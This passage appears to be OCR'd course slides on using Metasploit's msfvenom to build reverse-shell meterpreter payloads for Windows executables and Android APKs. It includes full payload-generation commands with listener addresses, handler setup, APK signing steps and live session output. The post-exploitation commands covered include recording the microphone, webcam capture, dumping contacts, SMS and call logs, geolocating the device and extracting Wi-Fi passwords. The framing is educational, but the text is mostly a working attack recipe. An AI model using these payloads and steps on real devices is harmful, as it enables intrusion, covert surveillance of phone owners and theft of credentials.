
- A common payload will be
- set payload Android/meterpreter/reverse_tcp

- Always show options

Attacking Android



msfvenom



MSFvenom

- Msfvenom essentially combines msfpayload and msfencode so that you can encode payloads and then send them to the target. It is a powerful tool, and a part of Metasploit you should be familiar with. It is used from the shell in Kali, not from inside Metasploit.

msfvenom

```
root@kali:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to u
se custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads,
encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to th
e payload
    -f, --format        <format>     Output format (use --help-formats for a lis
t)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (de
faults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\
x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file
to include
```

msfvenom


- The -p flag: Specifies what payload to generate
- You can view payloads with msfvenom -l payloads
- The -f flag: Specifies the format of the payload
- The –o shows options for a payload

  Msfvenom –p payloadname –o

  Msfvenom – p windows/meterpreter/reverse_tcp –o

List all msfvenom payloads

- msfvendom -l payloads



msfvenom

- Lots of formats
- Some of the most commonly used are
- Asp, aspx, dll, elf, exe, exe-service, exe-small, vbs, msi, bash, c, csharp, java, perl, pl, powershell, py, python, raw, rb,ruby, sh,

```
root@kali:~# msfvenom --help-formats
Error: Executable formats
        asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-s
mall, hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-refle
ction, psh-cmd, vba, vba-exe, vba-psh, vbs, war
Transform formats
        bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powe
rshell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript
root@kali:~#
```

msfvenom


- Here is a complete example

Msfvenom –p windows/meterpreter/reverse_tcp LHOST=192.168.1.234 LPORT=2111 -f exe > myvenomattack.exe

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.20 LPORT=80 -f exe >test
ttack
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Setup listener


- use exploit/multi/handler
- set LHOST KALIIP



msfvenom

- Now that you have a basic understanding of how to use msfvenom, let us take a closer look at the flags. Here are the most important flags:
  - -p designates the Metasploit payload you wish to deliver
  - -f designates the output format (.exe, .avi, .pdf, etc.)
  - -e designates the encoder you wish to use
  - -a designates the architecture to target (default is x86)
- These are not the only flags, but these are the most critical and most commonly used flags. One more flag we have not yet used is -Platform. This targets the specific platform you are trying to attack. There are a number of options for this flag, a few are given here:
  - Windows or windows
  - OSX or osx
  - Solaris or solaris
  - BSD or bsd
  - OpenBSD or openbsd
  - Unix or unix
  - Linux or linux
  - Cisco or cisco
  - Android or android


Attacking Android




Create the apk

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp

payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.107:4444
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.107:4444 -> 192.168.1
0.104:44753) at 2016-07-05 18:47:59 +0530

meterpreter >
```

Attacking Android



Creating certificates



From the shell


- Create key
- **keytool -genkey -v -keystore my-release-key.Keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000**
- Then sign
- **jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.Keystore APPNAME.apk aliasname**

Certificate Creation Tutorials

- Each of these is a complete tutorial
- https://www.rosehosting.com/blog/how-to-generate-a-self-signed-ssl-certificate-on-linux/
- https://www.linux.com/tutorials/creating-self-signed-ssl-certificates-apache-linux/

Android post exploit

- Use help at the meterpreter prompt



Using the exploit

```
meterpreter > check_root
[+] Device is rooted
```

```
meterpreter > send_sms -d 8130[redacted] -t "hello"
[+] SMS sent - Transmission successful
```

```
meterpreter > sysinfo
Computer    : localhost
OS          : Android 6.0.1 - Linux 3.10.40-g34f16ee (armv7l)
Meterpreter : java/android
```


Android metasploit

- You can search in Metasploit for search Android/meterpreter or just
  - set payload Android/meterpreter/reverse_tcp
  - show options
  - set LHOST <ip_address>
  - set LPORT <port_number>
  - msf> exploit
- Now build your apk file:
  - msfvenom –p Android/meterpreter/reverse_tcp LHOST=ip_address LPORT=port_number –R > filename.apk

Post Exploit

- Get a Shell

```
meterpreter > shell
Process 2788 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\target\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is ECF6-1863

 Directory of C:\Users\target\Desktop

08/26/2017  06:27 PM    <DIR>          .
08/26/2017  06:27 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   1,099,804,672 bytes free

C:\Users\target\Desktop>
```

Use their mic as a listening device

- record_mic

```
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/LbbGyTly.wav
meterpreter >
```


Find out about their wireless network

- run post/windows/wlan/wlan_profile
- This will list the complete profile for all wireless lans the target computer has attached to, including the password.

Geolocation


Post exploitation you can find out where the device (laptop or cellphone) is located:

use post/multi/gather/wlan_geolocate

set SESSION <session-id>

show options

run



Finding more


- **Two commands**
- msf > search type:exploit platform:android
- msf > search type:payload platform:android

- **Build the msfvenom package**
- msf > msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=6996 R > AndroidMalware.apk
- **Set the listener**
- msf >use exploit/multi/handler
- msf >set PAYLOAD android/meterpreter/reverse_tcp
- msf >set LHOST 192.168.1.101
- msf > set LPORT 6996
- msf > exploit

Post commands you must try

- dump_calllog
- dump_contacts
- dump_sms
- geolocacte
- send_sms
- record_mic
- webcam_snap
- webcam_stream

Msfvenom Payload Creator (MPC)



Msfvenom Payload Creator (MPC)

- MSFPC, or the MSFvenom Payload Creator, is a bash wrapper over MSFvenom designed to make basic payload creation easier. The goal is to allow the user to create payloads as simply as possible, using a minimum of one argument

Msfvenom Payload Creator (MPC)

Rather than putting <DOMAIN/IP>, you can do a interface and MSFPC will detect that IP address.
Missing <DOMAIN/IP> will default to the IP menu.

Missing <PORT> will default to 443.

<CMD> is a standard/native command prompt/terminal to interactive with.
<MSF> is a custom cross platform shell, gaining the full power of Metasploit.
Missing <CMD/MSF> will default to <MSF> where possible.

<BIND> opens a port on the target side, and the attacker connects to them. Commonly blocked with ingress firewalls rules on the target.
<REVERSE> makes the target connect back to the attacker. The attacker needs an open port. Blocked with engress firewalls rules on the target.
Missing <BIND/REVERSE> will default to <REVERSE>.

<STAGED> splits the payload into parts, making it smaller but dependent on Metasploit.
<STAGELESS> is the complete standalone payload. More 'stable' than <STAGED>.
Missing <STAGED/STAGELESS> will default to <STAGED> where possible.

Msfvenom Payload Creator (MPC)

<TCP> is the standard method to connecting back. This is the most compatible with TYPES as its RAW. Can be easily detected on IDSs.
<HTTP> makes the communication appear to be HTTP traffic (unencrypted). Helpful for packet inspection, which limit port access on protocol - e.g. TCP 80.
<HTTPS> makes the communication appear to be (encrypted) HTTP traffic using as SSL. Helpful for packet inspection, which limit port access on protocol - e.g. TCP 443.
<FIND_PORT> will attempt every port on the target machine, to find a way out. Useful with stick ingress/engress firewall rules. Will switch to 'allports' based on <TYPE>.
Missing <TCP/HTTP/HTTPS/FIND_PORT> will default to <TCP>.

